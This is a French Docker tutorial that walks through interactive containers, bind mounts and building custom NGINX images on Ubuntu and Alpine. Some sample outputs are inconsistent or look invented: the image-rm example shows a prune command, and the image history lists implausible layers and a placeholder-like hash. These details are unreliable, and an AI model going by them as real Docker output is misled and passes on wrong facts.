Jusqu'à présent, nous n'avons exécuté que des conteneurs créés à partir de l'image hello-world ou des image dans le hub. Ces images sont faites pour exécuter des programmes simples qui ne sont pas interactifs.

Eh bien, toutes les images ne sont pas si simples. Les images peuvent encapsuler une distribution Linux entière à l'intérieur d'elles.

Les distributions populaires telles que Ubuntu, Fedora et Debian ont toutes des images Docker officielles disponibles dans le hub. Les langages de programmation tels que python, php, go ou run-times comme node et deno ont tous leurs images officielles.

Ces images n'exécutent pas seulement un programme préconfiguré. Ceux-ci sont plutôt configurés pour exécuter un shell par défaut. Dans le cas des images du système d'exploitation, il peut s'agir de quelque chose comme sh ou bash et dans le cas des langages de programmation ou des temps d'exécution, il s'agit généralement de leur shell de langage par défaut.

Une image configurée pour exécuter un tel programme est une image interactive. Ces images nécessitent une option **-it** spéciale à transmettre dans la commande **container run**.

Par exemple, si vous exécutez un conteneur à l'aide de l'image **ubuntu** en exécutant **docker container run ubuntu**, vous ne verrez rien se passer. Mais si vous exécutez la même commande avec l'option **-it**, vous devez atterrir directement sur bash à l'intérieur du conteneur Ubuntu.

```
$ docker container run --rm -it ubuntu
```

L'option **-it** vous permet d'interagir avec n'importe quel programme interactif à l'intérieur d'un conteneur. Cette option est en fait deux options distinctes mélangées ensemble.

- **L'option -i ou --interactive** vous connecte au flux d'entrée du conteneur, de sorte que vous pouvez envoyer des entrées à bash.
  - **L'option -t ou --tty** vous assure d'obtenir un bon formatage et une expérience native de type terminal en allouant un pseudo-tty.
- **Comment exécuter des commandes à l'intérieur d'un conteneur :**

Supposons que nous voulons encoder une chaîne à l'aide du programme base64. C'est quelque chose qui est disponible dans presque tous les systèmes d'exploitation Linux ou Unix (mais pas sur Windows).

La syntaxe générique pour le codage d'une chaîne à l'aide de base64 est la suivante

```
$ echo -n my-secret | base64
```

Pour effectuer le codage base64 à l'aide d'une l'image linux, on peut exécuter la commande suivante :

```
$ docker container run --rm < linux image >sh -c "echo -n my-secret  
| base64"
```

Ce qui se passe ici, c'est que, dans une commande d'exécution de conteneur, tout ce que vous passez après que le nom de l'image soit transmis au point d'entrée par défaut de l'image.

Un point d'entrée est comme une passerelle vers l'image. La plupart des images, à l'exception des images exécutables, utilisent shell ou sh comme point d'entrée par défaut. Ainsi, toute commande shell valide peut leur être transmise en tant qu'arguments.

- **Comment travailler avec des images exécutables :**

Prenons par exemple le projet rmbyext. Il s'agit d'un script Python simple capable de supprimer de manière récursive des fichiers d'extensions données.

Pour supprimer tous les fichiers pdf de ce répertoire à l'aide de rmbyext, on peut exécuter la commande suivante :

```
$ rmbyext pdf
```

```
rmbyext pdf  
# Removing: PDF  
# b.pdf  
# a.pdf  
# d.pdf
```

Une image exécutable pour ce programme devrait être capable de prendre des extensions de fichiers comme arguments et de les supprimer comme le programme rmbyext l'a fait.

L'image fhsinchy/rmbyext se comporte de la même manière. Cette image contient une copie du script rmbyext et est configurée pour exécuter le script sur un répertoire /zone à l'intérieur du conteneur.

Maintenant, le problème est que les conteneurs sont isolés de votre système local, de sorte que le programme rmbyext exécuté à l'intérieur du conteneur n'a aucun accès à votre système de fichiers local. Donc, si d'une manière ou d'une autre on peut mapper le répertoire local contenant les fichiers pdf au répertoire /zone à l'intérieur du conteneur, les fichiers doivent être accessibles au conteneur.

Une façon d'accorder à un conteneur un accès direct à votre système de fichiers local consiste à utiliser **bind mounts**.

**bind mounts :**

bind mounts nous permet de former une liaison de données bidirectionnelle entre le contenu d'un répertoire de système de fichiers local (source) et un autre répertoire à l'intérieur d'un conteneur (destination). De cette façon, toutes les modifications apportées dans le répertoire de destination prendront effet sur le répertoire source et vice versa.

Voyons un montage de liaison en action. Pour supprimer des fichiers à l'aide de cette image au lieu du programme lui-même, on peut exécuter la commande suivante

```
$ docker container run --rm -v $(pwd):/zone fhsinchy/rmbyext pdf
```

```
docker container run --rm -v $(pwd):/zone fhsinchy/rmbyext pdf  
# Removing: PDF  
# b.pdf  
# a.pdf  
# d.pdf
```

l'option **-v** ou **--volume** est utilisée pour créer un montage de liaison pour un conteneur. Cette option peut prendre trois champs séparés par des deux-points (:). La syntaxe générique de l'option est la suivante :

**\$ --volume <local file system directory absolute path>:**

**<container file system directory absolute path>:**

**<read write access>**

Donc, à la fin, la commande **docker container run --rm -v \$(pwd):/zone fhsinchy/rmbyext pdf** se traduit par **rmbyext pdf** à l'intérieur du conteneur.

### 3- Docker Image Manipulation Basics :

- **Comment créer une image Docker :**

Comme nous l'avons déjà expliqué dans la section Hello World in Docker, les images sont des fichiers autonomes multicouches qui servent de modèle pour créer des conteneurs Docker. Ils sont comme une copie gelée en lecture seule d'un conteneur.

Afin de créer une image en utilisant l'un de vos programmes, vous devez avoir une vision claire de ce que vous attendez de l'image. Prenez l'image officielle nginx, par exemple. Vous pouvez démarrer un conteneur à l'aide de cette image en exécutant simplement la commande suivante :

```
$ docker container run --rm --detach --name default-nginx --publish 8080:80  
nginx
```

C'est très bien, mais que se passe-t-il si nous voulons créer une image NGINX personnalisée qui fonctionne exactement comme l'image officielle, mais qui est construite par vous ? C'est un scénario tout à fait valable pour être honnête. En fait, faisons ça.

Afin de créer une image NGINX personnalisée, vous devez avoir une image claire de l'état final de l'image. À notre avis, l'image devrait être la suivante :

- L'image doit avoir NGINX préinstallé, ce qui peut être fait à l'aide d'un gestionnaire de packages ou peut être construit à partir de la source.
- L'image doit démarrer NGINX automatiquement lors de l'exécution.

Maintenant, créez un nouveau fichier nommé Dockerfile dans ce répertoire. Un Dockerfile est une collection d'instructions qui, une fois traitées par le démon, aboutissent à une image. Le contenu du Dockerfile est le suivant :

```
FROM ubuntu:latest

EXPOSE 80

RUN apt-get update && \
    apt-get install nginx -y && \
    apt-get clean && rm -rf /var/lib/apt/lists/*

CMD ["nginx", "-g", "daemon off;"]
```

Les images sont des fichiers multicouches et dans ce fichier, chaque ligne (appelée instructions) que vous avez écrite crée une couche pour votre image.

- Chaque Dockerfile valide commence par une instruction FROM. Cette instruction définit l'image de base pour votre image résultante. En définissant ubuntu:latest comme image de base ici, vous obtenez tous les avantages d'Ubuntu déjà disponibles dans votre image personnalisée, vous pouvez donc utiliser des choses comme la commande apt-get pour une installation facile du paquet.
- L'instruction EXPOSE est utilisée pour indiquer le port qui doit être publié. L'utilisation de cette instruction ne signifie pas que vous n'aurez pas besoin de --publier le port. Vous devrez toujours utiliser explicitement l'option --publish. Cette instruction EXPOSE fonctionne comme une documentation pour quelqu'un qui essaie d'exécuter un conteneur en utilisant votre image. Il a également d'autres utilisations dont nous parlerons plus tard.
- L'instruction RUN dans un Dockerfile exécute une commande à l'intérieur du shell du conteneur. La commande apt-get update && apt-get install nginx -y vérifie les versions de package mises à jour et installe NGINX. La commande apt-get clean && rm -rf /var/lib/apt/lists/\* est utilisée pour vider le cache du package car vous ne voulez pas de bagages inutiles dans votre image. Ces deux commandes sont des trucs Ubuntu simples, rien d'extraordinaire. Les instructions RUN ici sont écrites sous forme de shell. Ceux-ci peuvent également être écrits sous forme exec. liens de référence officiels pour plus d'informations.

- La commande CMD spécifie l'instruction qui doit être exécutée au démarrage d'un conteneur Docker. La commande CMD n'est pas vraiment nécessaire pour que le conteneur fonctionne, car la commande peut également être appelée dans une instruction RUN. L'instruction CMD définit la commande par défaut pour votre image. Cette instruction est ici écrite sous forme exec comprenant trois parties distinctes. Ici, nginx fait référence à l'exécutable NGINX. -g et daemon off sont des options pour NGINX. L'exécution de NGINX en tant que processus unique à l'intérieur de conteneurs est considérée comme une bonne pratique, d'où l'utilisation de cette option. L'instruction CMD peut également être écrite sous forme de shell. liens de référence officiels pour plus d'informations.

Pour créer une image à l'aide du Dockerfile que nous venons d'écrire, nous ouvrons notre terminal dans le répertoire custom-nginx et exécutons la commande suivante :

```
docker image build .

# Sending build context to Docker daemon  3.584kB
# Step 1/4 : FROM ubuntu:latest
#  ---> d70eaf7277ea
# Step 2/4 : EXPOSE 80
#  ---> Running in 9eae86582ec7
# Removing intermediate container 9eae86582ec7
#  ---> 8235bd799a56
# Step 3/4 : RUN apt-get update &&      apt-get install nginx -y &&      apt-get clean
#  ---> Running in a44725cbb3fa
### LONG INSTALLATION STUFF GOES HERE ####
# Removing intermediate container a44725cbb3fa
#  ---> 3066bd20292d
# Step 4/4 : CMD ["nginx", "-g", "daemon off;"]
#  ---> Running in 4792e4691660
# Removing intermediate container 4792e4691660
#  ---> 3199372aa3fc
# Successfully built 3199372aa3fc
```

Pour effectuer une construction d'image, le démon a besoin de deux informations très spécifiques. Il s'agit du nom du Dockerfile et du contexte de construction. Dans la commande émise ci-dessus :

- docker image build est la commande permettant de créer l'image. Le démon trouve tout fichier nommé Dockerfile dans le contexte.
- Le . à la fin définit le contexte de cette construction. Le contexte signifie le répertoire accessible par le démon pendant le processus de construction.

Maintenant, pour exécuter un conteneur à l'aide de cette image, nous pouvons utiliser la commande d'exécution du conteneur associée à l'ID d'image que nous avons reçue à la suite du processus de génération.

## - Comment taguer des images Docker :

Tout comme les conteneurs, vous pouvez attribuer des identifiants personnalisés à vos images au lieu de vous fier à l'identifiant généré de manière aléatoire. Dans le cas d'une image, cela s'appelle marquer au lieu de nommer. L'option --tag ou -t est utilisée dans de tels cas.

La syntaxe générique de l'option est la suivante :

```
--tag <image repository>:<image tag>
```

Le référentiel est généralement connu sous le nom de l'image et la balise indique une certaine version ou version.

Prenez l'image officielle mysql, par exemple. Si nous voulons exécuter un conteneur en utilisant une version spécifique de MySQL, comme 5.7, nous pouvons exécuter docker container run mysql:5.7

où mysql est le référentiel d'images et 5.7 est la balise.

Afin de taguer notre image NGINX personnalisée avec custom-nginx:packagé, nous pouvons exécuter la commande suivante :

```
docker image build --tag custom-nginx:packaged .

# Sending build context to Docker daemon  1.055MB
# Step 1/4 : FROM ubuntu:latest
#  --> f63181f19b2f
# Step 2/4 : EXPOSE 80
#  --> Running in 53ab370b9efc
# Removing intermediate container 53ab370b9efc
#  --> 6d6460a74447
# Step 3/4 : RUN apt-get update &&      apt-get install nginx -y &&      apt-get clean
#  --> Running in b4951b6b48bb
### LONG INSTALLATION STUFF GOES HERE ####
# Removing intermediate container b4951b6b48bb
#  --> fdc6cdd8925a
# Step 4/4 : CMD ["nginx", "-g", "daemon off;"]
#  --> Running in 3bdbd2af4f0e
# Removing intermediate container 3bdbd2af4f0e
#  --> f8837621b99d
# Successfully built f8837621b99d
# Successfully tagged custom-nginx:packaged
```

Rien ne changera, sauf le fait que nous pouvons désormais faire référence à notre image en tant que custom-nginx:packagé au lieu d'une longue chaîne aléatoire.

Dans les cas où nous avons oublié de baliser une image pendant la construction, ou si nous voulons changer la balise, nous pouvons utiliser la commande de balise d'image pour le faire :

```
docker image tag <image id> <image repository>:<image tag>
## or ##
docker image tag <image repository>:<image tag> <new image repository>:<new image tag>
```

### - Comment répertorier et supprimer des images Docker :

Tout comme la commande container ls, nous pouvons utiliser la commande image ls pour lister toutes les images de notre système local :

```
docker image ls

# REPOSITORY      TAG          IMAGE ID      CREATED       SIZE
# <none>          <none>        3199372aa3fc  7 seconds ago  132MB
# custom-nginx    packaged      f8837621b99d  4 minutes ago  132MB
```

Les images répertoriées ici peuvent être supprimées à l'aide de la commande image rm. La syntaxe générique est la suivante :

```
docker image rm <image identifier>
```

L'identifiant peut être l'ID d'image ou le référentiel d'images. Si nous utilisons le référentiel, nous devrons également identifier la balise. Pour supprimer l'image custom-nginx:packagée, nous pouvons exécuter la commande suivante :

```
docker image prune --force

# Deleted Images:
# deleted: sha256:ba9558bdf2beda81b9acc652ce4931a85f0fc7f69dbc91b4efc4561ef7378aff
# deleted: sha256:ad9cc3ff27f0d192f8fa5fadeb813537e02e6ad472f6536847c4de183c02c81
# deleted: sha256:f1e9b82068d43c1bb04ff3e4f0085b9f8903a12b27196df7f1145aa9296c85e7
# deleted: sha256:ec16024aa036172544908ec4e5f842627d04ef99ee9b8d9aaa26b9c2a4b52baa

# Total reclaimed space: 59.19MB
```

Nous pouvons également utiliser la commande image prune pour nettoyer toutes les images pendantes non balisées comme suit :

```
docker image prune --force

# Deleted Images:
# deleted: sha256:ba9558bdf2beda81b9acc652ce4931a85f0fc7f69dbc91b4efc4561ef7378aff
# deleted: sha256:ad9cc3ff27f0d192f8fa5fadeb813537e02e6ad472f6536847c4de183c02c81
# deleted: sha256:f1e9b82068d43c1bb04ff3e4f0085b9f8903a12b27196df7f1145aa9296c85e7
# deleted: sha256:ec16024aa036172544908ec4e5f842627d04ef99ee9b8d9aaa26b9c2a4b52baa

# Total reclaimed space: 59.19MB
```

L'option --force ou -f ignore les questions de confirmation. Nous pouvons également utiliser l'option --all ou -a pour supprimer toutes les images mises en cache dans notre registre local.

#### - **Comment comprendre les nombreuses couches d'une image Docker :**

Nous avons dit que les images sont des fichiers multicouches. Dans cette sous-section, nous allons démontrer les différentes couches d'une image et comment elles jouent un rôle important dans le processus de construction de cette image.

Pour cette démonstration, nous utiliserons l'image custom-nginx:packagée de la sous-section précédente.

Pour visualiser les nombreuses couches d'une image, nous pouvons utiliser la commande d'historique d'image. Les différentes couches de l'image custom-nginx:packagée peuvent être visualisées comme suit :

```
docker image history custom-nginx:packaged

# IMAGE          CREATED      CREATED BY
# 7f16387f7307  5 minutes ago /bin/sh -c #(nop)  CMD ["nginx" "-g" "daemon off;"]
# 587c805fe8df  5 minutes ago /bin/sh -c apt-get update &&      apt-get install -y nginx
# 6fe4e51e35c1   6 minutes ago /bin/sh -c #(nop)  EXPOSE 80
# d70eaf7277ea  17 hours ago  /bin/sh -c #(nop)  CMD ["/bin/bash"]
# <missing>      17 hours ago  /bin/sh -c mkdir -p /run/systemd && echo 'cgroup = true' | tee /etc/systemd/journald.conf.d/docker.conf
# <missing>      17 hours ago  /bin/sh -c [ -z "$(apt-get indextargets)" ] && apt-get update && apt-get install -y curl
# <missing>      17 hours ago  /bin/sh -c set -xe  && echo '#!/bin/sh' > /etc/docker/daemon.json
# <missing>      17 hours ago  /bin/sh -c #(nop) ADD file:435d9776fddd3a183333333333333333 to /
```

Il y a huit couches de cette image. La couche la plus haute est la plus récente et au fur et à mesure que nous descendons, les couches vieillissent. La couche la plus haute est celle que vous utilisez habituellement pour exécuter des conteneurs.

Maintenant, regardons de plus près les images à partir de l'image d70eaf7277ea jusqu'à 7f16387f7307. nous ignorerons les quatre couches inférieures où l'IMAGE est <manquante> car elles ne nous concernent pas.

- d70eaf7277ea a été créé par /bin/sh -c #(nop) CMD ["/bin/bash"] qui indique que le shell par défaut dans Ubuntu a été chargé avec succès.
  - 6fe4e51e35c1 a été créé par /bin/sh -c #(nop) EXPOSE 80 qui était la deuxième instruction de votre code..
  - 587c805fe8df a été créé par /bin/sh -c apt-get update && apt-get install nginx -y && apt-get clean && rm -rf /var/lib/apt/lists/\* qui était la troisième instruction de votre code. nous pouvons également voir que cette image a une taille de 60 Mo étant donné que tous les packages nécessaires ont été installés lors de l'exécution de cette instruction.
  - Enfin, la couche supérieure 7f16387f7307 a été créée par /bin/sh -c #(nop) CMD ["nginx", "-q", "daemon off;"] qui définit la commande par défaut pour cette image.

(au cas où nous voudrions qu'il démarre automatiquement sans arguments supplémentaires)

Comme vous pouvez le voir, l'image comprend de nombreuses couches en lecture seule, chacune enregistrant un nouvel ensemble de modifications de l'état déclenchées par certaines instructions. Lorsque nous démarrons un conteneur à l'aide d'une image, nous obtenons un nouveau calque inscriptible au-dessus des autres calques.

Ce phénomène de superposition qui se produit chaque fois que nous travaillons avec Docker a été rendu possible par un concept technique étonnant appelé système de fichiers d'union. Ici, union signifie union en théorie des ensembles : Wikipedia

En utilisant ce concept, Docker peut éviter la duplication des données et peut utiliser des couches précédemment créées comme cache pour les versions ultérieures. Il en résulte des images compactes et efficaces qui peuvent être utilisées partout.

#### - **Comment compiler NGINX à partir de la source :**

Dans la sous-section précédente, nous avons découvert les instructions FROM, EXPOSE, RUN et CMD. Dans cette sous-section, vous en apprendrez beaucoup plus sur les autres instructions.

Dans cette sous-section, nous allons à nouveau créer une image NGINX personnalisée. Mais le problème est que nous allons construire NGINX à partir de la source au lieu de l'installer à l'aide d'un gestionnaire de packages tel que apt-get comme dans l'exemple précédent.

Afin de construire NGINX à partir de la source, nous avons d'abord besoin de la source du fichier NGINX.like nommé nginx-1.19.2.tar.gz dans le répertoire custom-nginx. nous utiliserons cette archive comme source pour construire NGINX.

Avant de plonger dans l'écriture de code, planifions d'abord le processus. Le processus de création d'image cette fois peut se faire en sept étapes. Ceux-ci sont les suivants :

- Obtenez une bonne image de base pour créer l'application, comme Ubuntu.
- Installez les dépendances de build nécessaires sur l'image de base.
- Copiez le fichier nginx-1.19.2.tar.gz dans l'image.
- Extrayez le contenu de l'archive et débarrassez-vous en.
- Configurez le build, compilez et installez le programme à l'aide de l'outil make.
- Débarrassez-vous du code source extrait.
- Exécutez l'exécutable nginx

Maintenant que nous avons un plan, commençons par ouvrir l'ancien Dockerfile et mettons à jour son contenu comme suit :

```

FROM ubuntu:latest

RUN apt-get update && \
    apt-get install build-essential\
        libpcre3 \
        libpcre3-dev \
        zlib1g \
        zlib1g-dev \
        libssl1.1 \
        libssl-dev \
        -y && \
    apt-get clean && rm -rf /var/lib/apt/lists/*

COPY nginx-1.19.2.tar.gz .

RUN tar -xvf nginx-1.19.2.tar.gz && rm nginx-1.19.2.tar.gz

RUN cd nginx-1.19.2 && \
    ./configure \
        --sbin-path=/usr/bin/nginx \
        --conf-path=/etc/nginx/nginx.conf \
        --error-log-path=/var/log/nginx/error.log \
        --http-log-path=/var/log/nginx/access.log \
        --with-pcre \
        --pid-path=/var/run/nginx.pid \
        --with-http_ssl_module && \
    make && make install

RUN rm -rf /nginx-1.19.2

CMD ["nginx", "-g", "daemon off;"]

```

Comme nous pouvons le voir, le code à l'intérieur du Dockerfile reflète les sept étapes dont j'ai parlé ci-dessus.

- L'instruction FROM définit Ubuntu comme image de base, ce qui en fait un environnement idéal pour créer n'importe quelle application.
- L'instruction RUN installe les packages standard nécessaires à la construction de NGINX à partir de la source.
- L'instruction COPY ici est quelque chose de nouveau. Cette instruction est responsable de la copie du fichier nginx-1.19.2.tar.gz à l'intérieur de l'image. La syntaxe générique de l'instruction COPY est COPY <source> <destination> où la source est dans notre système de fichiers local et la destination est dans notre image. Le . comme destination signifie le répertoire de travail à l'intérieur de l'image qui est par défaut / sauf indication contraire.
- La deuxième instruction RUN extrait ici le contenu de l'archive à l'aide de tar et s'en débarrasse ensuite.
- Le fichier archive contient un répertoire appelé nginx-1.19.2 contenant le code source. Donc, à l'étape suivante, nous devrons cd dans ce répertoire et effectuer le

processus de construction. voici comment nous pouvons installer à partir du code source [How to Install Software from Source Code... and Remove it Afterwards](#)

- Une fois la construction et l'installation terminées, nous supprimons le répertoire nginx-1.19.2 à l'aide de la commande rm.
- À la dernière étape, nous démarrons NGINX en mode de processus unique, comme nous le faisions auparavant.

Maintenant, pour créer une image à l'aide de ce code, exécutez la commande suivante :

```
docker image build --tag custom-nginx:built .

# Step 1/7 : FROM ubuntu:latest
# ---> d70eaf7277ea
# Step 2/7 : RUN apt-get update &&      apt-get install build-essential
# ---> Running in 2d0aa912ea47
### LONG INSTALLATION STUFF GOES HERE ####
# Removing intermediate container 2d0aa912ea47
# ---> cbe1ced3da11
# Step 3/7 : COPY nginx-1.19.2.tar.gz .
# ---> 7202902edf3f
# Step 4/7 : RUN tar -xvf nginx-1.19.2.tar.gz && rm nginx-1.19.2.tar.gz
---> Running in 4a4a95643020
### LONG EXTRACTION STUFF GOES HERE ####
# Removing intermediate container 4a4a95643020
# ---> f9dec072d6d6
# Step 5/7 : RUN cd nginx-1.19.2 &&      ./configure           --sbin-path=/usr/bin/ng:
# ---> Running in b07ba12f921e
### LONG CONFIGURATION AND BUILD STUFF GOES HERE ####
# Removing intermediate container b07ba12f921e
# ---> 5a877edadfd8b
# Step 6/7 : RUN rm -rf /nginx-1.19.2
# ---> Running in 947e1d9ba828
# Removing intermediate container 947e1d9ba828
# ---> a7702dc7abb7
# Step 7/7 : CMD ["nginx", "-g", "daemon off;"]
# ---> Running in 3110c7fdbd57
# Removing intermediate container 3110c7fdbd57
# ---> eae55f7369d3
# Successfully built eae55f7369d3
# Successfully tagged custom-nginx:built
```



Ce code est correct mais il y a des endroits où nous pouvons apporter des améliorations.

- Au lieu de coder en dur le nom du fichier comme nginx-1.19.2.tar.gz, vous pouvez créer un argument à l'aide de l'instruction ARG. De cette façon, nous pourrons changer la version ou le nom du fichier en changeant simplement l'argument.
- Au lieu de télécharger l'archive manuellement, vous pouvez laisser le démon télécharger le fichier pendant le processus de génération. Il existe une autre instruction comme COPY appelée l'instruction ADD qui est capable d'ajouter des fichiers à partir d'Internet.

Nous pouvons ouvrir le fichier Dockerfile et mettre à jour son contenu comme suit :

```
FROM ubuntu:latest

RUN apt-get update && \
    apt-get install build-essential\
        libpcre3 \
        libpcre3-dev \
        zlib1g \
        zlib1g-dev \
        libssl1.1 \
        libssl-dev \
    -y && \
apt-get clean && rm -rf /var/lib/apt/lists/*

ARG FILENAME="nginx-1.19.2"
ARG EXTENSION="tar.gz"

ADD https://nginx.org/download/${FILENAME}.${EXTENSION} .

RUN tar -xvf ${FILENAME}.${EXTENSION} && rm ${FILENAME}.${EXTENSION}

RUN cd ${FILENAME} && \
    ./configure \
        --sbin-path=/usr/bin/nginx \
        --conf-path=/etc/nginx/nginx.conf \
        --error-log-path=/var/log/nginx/error.log \
        --http-log-path=/var/log/nginx/access.log \
        --with-pcre \
        --pid-path=/var/run/nginx.pid \
        --with-http_ssl_module && \
make && make install

RUN rm -rf ${FILENAME}

CMD ["nginx", "-g", "daemon off;"]
```

- L'instruction ARG permet de déclarer des variables comme dans d'autres langages. Ces variables ou arguments sont accessibles ultérieurement à l'aide de la syntaxe \${argument name}. Ici, nous avons mis le nom de fichier nginx-1.19.2 et l'extension de fichier tar.gz dans deux arguments distincts. De cette façon, nous pouvons basculer entre les versions les plus récentes de NGINX ou le format d'archive en effectuant une modification à un seul endroit. Dans le code ci-dessus, nous avons ajouté des valeurs par défaut aux variables. Les valeurs variables peuvent également être transmises en tant qu'options de la commande de construction d'image. il référence officielle pour plus de détails.
- Dans l'instruction ADD, nous avons formé dynamiquement l'URL de téléchargement en utilisant les arguments déclarés ci-dessus. La ligne `https://nginx.org/download/${FILENAME}.${EXTENSION}` donnera quelque chose comme `https://nginx.org/download/nginx-1.19.2.tar.gz` pendant le processus de

construction. Nous pouvons changer la version du fichier ou l'extension en le changeant à un seul endroit grâce à l'instruction ARG.

- L'instruction ADD n'extrait pas les fichiers obtenus sur Internet par défaut, d'où l'utilisation de tar à la ligne 18.
  - **Comment optimiser les images Docker :**

L'image que nous avons construite dans la dernière sous-section est fonctionnelle mais très peu optimisée. Pour prouver notre point, regardons la taille de l'image en utilisant la commande image ls :

```
docker image ls

# REPOSITORY      TAG      IMAGE ID      CREATED      SIZE
# custom-nginx    built    1f3aaf40bb54  16 minutes ago  343MB
```

Pour une image contenant uniquement NGINX, c'est trop. Si vous tirez l'image officielle et vérifiez sa taille, yo

```
docker image pull nginx:stable

# stable: Pulling from library/nginx
# a076a628af6f: Pull complete
# 45d7b5d3927d: Pull complete
# 5e326fece82e: Pull complete
# 30c386181b68: Pull complete
# b15158e9ebbe: Pull complete
# Digest: sha256:ebd0fd56eb30543a9195280eb81af2a9a8e6143496accd6a217c14b06acd1419
# Status: Downloaded newer image for nginx:stable
# docker.io/library/nginx:stable

docker image ls

# REPOSITORY      TAG      IMAGE ID      CREATED      SIZE
# custom-nginx    built    1f3aaf40bb54  25 minutes ago  343MB
# nginx           stable   b9e1dc12387a  11 days ago   133MB
```

Afin de trouver la cause racine, regardons d'abord le Dockerfile :

```

FROM ubuntu:latest

RUN apt-get update && \
    apt-get install build-essential\
        libpcre3 \
        libpcre3-dev \
        zlib1g \
        zlib1g-dev \
        libssl1.1 \
        libssl-dev \
        -y && \
    apt-get clean && rm -rf /var/lib/apt/lists/*

ARG FILENAME="nginx-1.19.2"
ARG EXTENSION="tar.gz"

ADD https://nginx.org/download/${FILENAME}.${EXTENSION} .

RUN tar -xvf ${FILENAME}.${EXTENSION} && rm ${FILENAME}.${EXTENSION}

RUN cd ${FILENAME} && \
    ./configure \
        --sbin-path=/usr/bin/nginx \
        --conf-path=/etc/nginx/nginx.conf \
        --error-log-path=/var/log/nginx/error.log \
        --http-log-path=/var/log/nginx/access.log \
        --with-pcre \
        --pid-path=/var/run/nginx.pid \
        --with-http_ssl_module && \
    make && make install

RUN rm -rf ${FILENAME}

CMD ["nginx", "-g", "daemon off;"]

```

- Comme vous pouvez le voir à la ligne 3, l'instruction RUN installe beaucoup de choses. Bien que ces packages soient nécessaires pour construire NGINX à partir de la source, ils ne sont pas nécessaires pour l'exécuter
- Sur les 6 packages que nous avons installés, seuls deux sont nécessaires pour exécuter NGINX. Ce sont libpcre3 et zlib1g. Une meilleure idée serait donc de désinstaller les autres packages une fois le processus de construction terminé.

Pour ce faire, nous mettons à jour notre Dockerfile comme suit :

```

FROM ubuntu:latest

EXPOSE 80

ARG FILENAME="nginx-1.19.2"
ARG EXTENSION="tar.gz"

ADD https://nginx.org/download/${FILENAME}.${EXTENSION} .

RUN apt-get update && \
    apt-get install build-essential \
        libpcre3 \
        libpcre3-dev \
        zlib1g \
        zlib1g-dev \
        libssl1.1 \
        libssl-dev \
    -y && \
    tar -xvf ${FILENAME}.${EXTENSION} && rm ${FILENAME}.${EXTENSION} && \
    cd ${FILENAME} && \
    ./configure \
        --sbin-path=/usr/bin/nginx \
        --conf-path=/etc/nginx/nginx.conf \
        --error-log-path=/var/log/nginx/error.log \
        --http-log-path=/var/log/nginx/access.log \
        --with-pcre \
        --pid-path=/var/run/nginx.pid \
        --with-http_ssl_module && \
    make && make install && \
    cd / && rm -rfv ${FILENAME} && \
    apt-get remove build-essential \
        libpcre3-dev \
        zlib1g-dev \
        libssl-dev \
    -y && \
    apt-get autoremove -y && \
    apt-get clean && rm -rf /var/lib/apt/lists/*

```

CMD ["nginx", "-g", "daemon off;"]

```

docker image ls

# REPOSITORY      TAG      IMAGE ID      CREATED      SIZE
# custom-nginx    built    512aa6a95a93  About a minute ago  81.6MB
# nginx           stable   b9e1dc12387a  11 days ago   133MB

```

Comme nous pouvons le voir, la taille de l'image est passée de 343 Mo à 81,6 Mo. L'image officielle est de 133 Mo. C'est une construction assez optimisée, mais nous pouvons aller un peu plus loin dans la sous-section suivante.

## - Adopter Alpine Linux :

Je joue avec les conteneurs depuis un certain temps maintenant, nous avons peut-être entendu parler de quelque chose qui s'appelle Alpine Linux. C'est une distribution Linux complète comme Ubuntu, Debian ou Fedora.

Mais la bonne chose à propos d'Alpine est qu'elle est construite autour de musl, libc et busybox et qu'elle est légère. Là où la dernière image ubuntu pèse environ 28 Mo, alpine est de 2,8 Mo.

Outre sa légèreté, Alpine est également sécurisé et convient bien mieux à la création de conteneurs que les autres distributions.

Bien qu'elle ne soit pas aussi conviviale que les autres distributions commerciales, la transition vers Alpine reste très simple. Dans cette sous-section, nous allons apprendre à recréer l'image custom-nginx en utilisant l'image Alpine comme base.

Dans notre Dockerfile, nous mettons à jour son contenu comme suit :

```
FROM alpine:latest

EXPOSE 80

ARG FILENAME="nginx-1.19.2"
ARG EXTENSION="tar.gz"

ADD https://nginx.org/download/${FILENAME}.${EXTENSION} .

RUN apk add --no-cache pcre zlib && \
    apk add --no-cache \
        --virtual .build-deps \
        build-base \
        pcre-dev \
        zlib-dev \
        openssl-dev && \
    tar -xvf ${FILENAME}.${EXTENSION} && rm ${FILENAME}.${EXTENSION} && \
    cd ${FILENAME} && \
    ./configure \
        --sbin-path=/usr/bin/nginx \
        --conf-path=/etc/nginx/nginx.conf \
        --error-log-path=/var/log/nginx/error.log \
        --http-log-path=/var/log/nginx/access.log \
        --with-pcre \
        --pid-path=/var/run/nginx.pid \
        --with-http_ssl_module && \
    make && make install && \
    cd / && rm -rfv ${FILENAME} && \
    apk del .build-deps

CMD ["nginx", "-g", "daemon off;"]
```

Le code est presque identique à quelques modifications près. nous énumérerons les changements et les expliquerons au fur et à mesure :

- Au lieu d'utiliser apt-get install pour installer des packages, nous utilisons apk add. L'option --no-cache signifie que le package téléchargé ne sera pas mis en cache. De même, nous utiliserons apk del au lieu de apt-get remove pour désinstaller les packages.
- L'option --virtual de la commande apk add est utilisée pour regrouper un ensemble de packages dans un seul package virtuel afin de faciliter la gestion. Les packages nécessaires uniquement à la construction du programme sont étiquetés comme .build-deps qui sont ensuite supprimés à la ligne 29 en exécutant la commande apk del .build-deps. plus d'informations sur les virtuels dans la documentation officielle.
- Les noms de paquet sont un peu différents ici. Habituellement, chaque distribution Linux a son référentiel de packages accessible à tous, où nous pouvons rechercher des packages. Si nous connaissons les packages requis pour une certaine tâche, nous pouvons simplement nous diriger vers le référentiel désigné pour une distribution et le rechercher. nous pouvons [look up Alpine Linux packages here](#).

```
docker image ls

# REPOSITORY          TAG      IMAGE ID      CREATED       SIZE
# custom-nginx        built    3e186a3c6830   8 seconds ago  12.8MB
```

Là où la version Ubuntu était de 81,6 Mo, la version alpine est descendue à 12,8 Mo, ce qui représente un gain énorme. Outre le gestionnaire de packages apk, il existe d'autres éléments qui diffèrent entre Alpine et Ubuntu, mais ils ne sont pas si importants. Vous pouvez simplement rechercher sur Internet chaque fois que vous êtes bloqué.

#### - **Comment créer des images Docker exécutables :**

Dans la section précédente, vous avez travaillé avec l'image fhsinchy/rmbyext. Dans cette section, nous allons apprendre à créer une telle image exécutable.

Pour commencer, nous ouvrons le répertoire dans lequel nous avons cloné le référentiel fourni avec ce livre. Le code de l'application rmbyext réside dans le sous-répertoire portant le même nom.

